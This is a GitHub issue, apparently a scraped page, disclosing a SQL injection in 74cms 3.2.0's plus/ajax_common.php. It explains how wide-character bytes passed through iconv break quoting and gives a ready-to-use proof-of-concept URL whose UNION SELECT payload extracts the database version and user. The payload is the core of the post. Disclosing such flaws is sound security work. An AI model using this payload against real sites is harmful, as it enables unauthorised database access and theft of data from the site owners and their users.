New issue


Jump to bottom

74cms 3.2.0 ajax_common query SQL inject #12

Open **blindkey** opened this issue on Feb 18, 2020 · 0 comments

blindkey commented on Feb 18, 2020 Owner

plus/ajax_common.php



$_GET['query'] pass to $gbk_query and then $gbk_query get iconv

so use some special word to do something with iconv ,like wide charactars(such as %8c%27) chinese word or some thing . and then get into sql and finally leads to sql inject .

poc:

```
upload/plus/ajax_common.php?act=hotword&query=aa%鎾%27%20union%20select%201,concat(version(),user()),3%23%27
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant